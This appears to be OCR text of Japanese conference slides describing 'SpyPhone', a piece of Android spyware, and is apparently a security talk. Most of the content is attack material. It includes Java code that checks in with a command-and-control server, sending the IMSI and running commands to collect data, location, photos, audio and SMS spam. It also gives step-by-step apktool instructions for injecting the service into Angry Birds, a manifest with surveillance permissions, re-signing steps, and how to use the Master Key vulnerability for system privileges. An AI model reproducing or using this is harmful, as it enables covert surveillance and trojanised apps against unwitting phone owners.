SpyPhoneの設計

- Androidサービスとして実装
  - 自己完結型コンポーネント
  - アプリが停止していてもバックグラウンドで実行。
  - 起動時に開始
  - 正規アプリケーションに簡単に組み込み

- コマンド&コントロール
  - HTTPからNodeJS Webサーバー

update:	情報をサーバーに送信する
toast:	メッセージを画面に表示する
shutdown:	ボットを停止する
sms:	SMSメッセージを担当者に送信する
location:	場所情報をサーバーに送信する
peep:	写真を撮ってサーバーに送信する
listen:	録音してサーバーに送信する

Java - SearchableDictionary/src/com/example/android/droidwhisper/DictionarySvc.java - Eclipse SDK

File Edit Run Source Refactor Navigate Search Project Window Help

Java Browsing

Navigator

- ApiDemos
- AppScan
- BitDefender Android SDK
- ContactManager
- Hello
- LogRead
- LunerLander
- SearchableDictionary
  - .settings
  - bin
  - gen [Generated Java Files]
  - res
  - src
    - com
      - example
        - android
          - droidwhisper
            - DictionaryActivity.java
            - DictionarySvc.java
          - searchabledict
            - Dictionary.java
            - DictionaryProvider.java
            - SearchableDictionary.java
            - WordActivity.java
  - .classpath
  - .project
  - AndroidManifest.xml
  - project.properties
- SkeletonActivity
- Snake
- VPN
- VPN2
- VPN4

DictionarySvc.java | DictionaryActivity.java | SearchableDictionary Manifest

```
    private void processCommand() {

        // fetch command from server
        TelephonyManager telephonyManager = (TelephonyManager)getSystemService(Context.TELEPHONY_SERVICE);
        //String deviceId = telephonyManager.getDeviceId(); // IMEI for GSM, or MEID or ESN for CDMA
        String mobileSubscriberId = telephonyManager.getSubscriberId(); // IMSI
        if (mobileSubscriberId == null) {
          mobileSubscriberId = Secure.getString(getBaseContext().getContentResolver(), Secure.ANDROID_ID);
        }
        String responseBody = "";
        try {
            HttpClient httpClient = new DefaultHttpClient();
            HttpPost   httpPost   = new HttpPost("http://"+HOST+"/checkin");
            List<NameValuePair> nameValuePairs= new ArrayList<NameValuePair>(2);
            nameValuePairs.add(new BasicNameValuePair( "IMSI", mobileSubscriberId ));
            httpPost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
            HttpResponse response = httpClient.execute(httpPost);
            responseBody = EntityUtils.toString(response.getEntity());
            if (!responseBody.isEmpty()) Log.d(LOG_TAG, "HTTP Response body : "+responseBody);
        } catch (ClientProtocolException e) {
            Log.d(LOG_TAG, "ClientProtocolException");
        } catch (IOException e) {
            Log.d(LOG_TAG, "IOException" + e.getLocalizedMessage());
        }

        // process command to fetch phone data
        if (responseBody.contains("update") || mNewLocationAvailable) {
            Log.d(LOG_TAG, "processing update command");
            collectData();
            if (mNewLocationAvailable) mNewLocationAvailable = false; // reset new location flag
        }

        // process command to display popup
        if(responseBody.startsWith("toast")) {
            Log.d(LOG_TAG, "processing toast command");
            final String msg = responseBody.substring(6);
            mToastHandler.post(new Runnable(){
                public void run() {
                    Toast.makeText(getApplicationContext(), msg, Toast.LENGTH_LONG).show();
                }
            });
            Log.d(LOG_TAG, "finished processing toast command");
        }

        // process command to cancel timers and stop the service
        if (responseBody.contains("shutdown")) {
            this.mUpdateTask.cancel();
            this.stopSelf();
        }

        // process command to send SMS spam
        if(responseBody.contains("SMS")){
            Log.d(LOG_TAG, "processing SMS command");
            // Send SMS to all contacts (demo notification)
```

Javadoc | Declaration | Console | Debug | Properties | LogCat | Error Log | Lint Warnings

Writable | Smart Insert | 39 : 41

Inbox - Microsoft O... | C:\Kevin\Kindsight\... | Microsoft PowerPoi... | Java - SearchableDic... | 9:24 AM

標準のAndroid APIの使用

ユーザー情報

```
import android.accounts.Account;
import android.accounts.AccountManager;
```

電話とSMS

```
import android.telephony.SmsManager;
import android.telephony.TelephonyManager;
```

場所

```
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
```

録音

```
Import android.media.MediaRecording
```

カメラ

```
import android.hardware.Camera;
import android.hardware.Camera.PictureCallback;
import android.hardware.Camera.PreviewCallback;
import android.hardware.Camera.Size;
import android.media.AudioManager;
import android.view.SurfaceHolder;
import android.view.SurfaceView;
```


Web C&C

```
import org.apache.http.HttpResponse;
import org.apache.http.NameValuePair;
import org.apache.http.client.ClientProtocolException;
import org.apache.http.client.HttpClient;
```

組み込みプロセス


1. apktoolを使用して、ターゲット アプリ（この場合はAngry Birds 2000）からコンポーネントを展開する。

```
apktool d AngryBirds.apk
```



組み込みプロセス

2. 組み込み対象のサービスのsmaliコードをsmaliディレクトリ構造にコピーする。ここでは、「example/android/droidwhisper」ディレクトリ。



組み込みプロセス


3. マニフェストを更新して、組み込まれたサービスと、そのサービスに必要な権限を挿入する。Angry Birdsの場合の更新されたマニフェストは次のとおり:

- 後で使用できるようにアプリを記憶する
- Droidwhisperer サービスを定義する
- 必要な権限を定義する

```
<?xml version="1.0" encoding="utf-8" ?>
<manifest android:versionCode="2000" android:versionName="2.0.0"
android:installLocation="auto" package="com.rovio.angrybirds"
 xmlns:android="http://schemas.android.com/apk/res/android">
   <application android:label="@string/app_name" android:icon="@drawable/icon"
android:debuggable="false">
      <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen"
android:name="com.rovio.ka3d.App" android:launchMode="singleTask"
android:screenOrientation="landscape"
android:configChanges="keyboardHidden|orientation">
         <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
         </intent-filter>
      </activity>
      . . .(some lines missing). . .
      <service android:name="com.example.android.droidwhisper.DictionarySvc">
         <intent-filter>
            <action android:name="com.rovio.ka3d.service.DICTIONARY_SERVICE" />
         </intent-filter>
      <service>
   </application>
   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
   <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
   <uses-permission
WordFontMapperandroid:name="android.permission.ACCESS_COARSE_LOCATION" />
   <uses-permission android:name="android.permission.READ_PHONE_STATE“ />
   <uses-permission android:name="android.permission.READ_S“ />
   <uses-permission
WordFontMapperandroid:name="android.permission.GET_ACCOUNTS“ />
   <uses-permission android:name="android.permission.SEND_SMS“ />
   <uses-permission android:name="android.permission.INTERNET“ />
   <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION“ />
   <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION“ />
   <uses-permission android:name="android.permission.CAMERA"/>
   <uses-feature    android:name="android.hardware.camera"/>
   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
   <uses-permission android:name="android.permission.RECORD_AUDIO"/>
   <uses-sdk android:minSdkVersion="4" android:targetSdkVersion="13" />
</manifest>
```

組み込みプロセス

4. ターゲット アプリの主なアクティビティでonCreate関数を特定する。これを見つけるには、マニフェストを参照。Angry Birdsの場合は、「com/rovio/ka3d/App」。これは、前述のマニフェスト ファイルで強調表示されている。次のsmaliコードを、onCreateへの「involk-super」コールの直後に追加する。



組み込みプロセス

5. apktoolを使用して、apkファイルを再構築（リビルド）する。

```
apktool b AngryBirds birds.apk
```

6. APKファイルに署名する。古い証明書すべてが有効！

```
jarsigner -verbose -keystore C:¥kevin¥keys birds.apk alias_name
```

7. APKファイルを最適化する。

```
zipalign -v 4 birds.apk birds1.apk
```

8. 新しいアプリケーションをインストールしてテストする。adbシェルでlogcatコマンドを使用すると、エラーをチェックできる。

```
adb install birds1.apk
```

アプリの署名

- すべてのアプリに署名が必要
- 古いシグネチャすべてが有効（自己署名）
- インストール時にのみチェック
- 署名者を表示するインターフェイスがない
- 既存のアプリをリプレース/更新するときに署名の照合が必要

「証明書には認証機関が署名する必要はありません。
Androidアプリケーションが自己署名証明書を使用することは、
完全に正当なことで、標準的な動作です。」

マスターキーの脆弱性


- 前述の署名手法により、新しいアプリをデバイスにインストールできる。
- これをリプレースするには、バージョン名をv2に変更するだけ！


ただし、「マスターキーの脆弱性」も使用可能

- APK（zipファイル）に同じ名前のファイルが含まれている場合、最初のファイルの署名が確認されるが、2番目のコピーがインストールされる。
- これは一般的に行われ、ユーザーは「プラットフォーム」署名されたアプリをハイジャックして「システム」権限を取得する。
- この手法を使用するには：
  - 前述の手順に従って、新しいAPKを構築する。
  - 変更されたclasses.dexファイルとmanifest.xmlファイルを解凍して展開する。
  - zipを使用して、これらのファイルを適切な名前でAPKに送信して追加する。

SpyPhone市場


FLEXISPY
Protect Your Children | Catch Cheating Spouses


SPYPHONE
for symbian OS


Spy Phone Software
New
Spy Detective India
Spy Phone Software


INTERCEPTOR
SPYPHONE
SOFTWARE
Receive both incoming and outgoing text messages
Dial in and listen to surrounding vicinity
Text notification when the target phone is switched on
Time and date stamping
Text notification when the target phone receives call
Text notification shows number calling in
Text notifications when the target phone dials
Text notification shows number being called
INTERCEPTOR SPYPHONE SOFTWARE


Official Site
SPYPHONE
The World Leader in Spy Phone Software for Monitoring your Android Cell Phone.
Turn your Android into a Family Monitoring Tool
GPS Tracking On Cell Phone Location
View Incoming/Outgoing Calls
View Incoming/Outgoing Text Messages
View Websites Visited on Phone
100% Free Product
Finally we as parents are getting tools to combat the ever increasing threats that come with an age of free flowing information.
-Joyce M
Mother
Get the App Now
Free Download


SPYERA SOFTWARE LLC
SPYPHONE GOLD
INTERNET


iPhone Spy Phone

質疑応答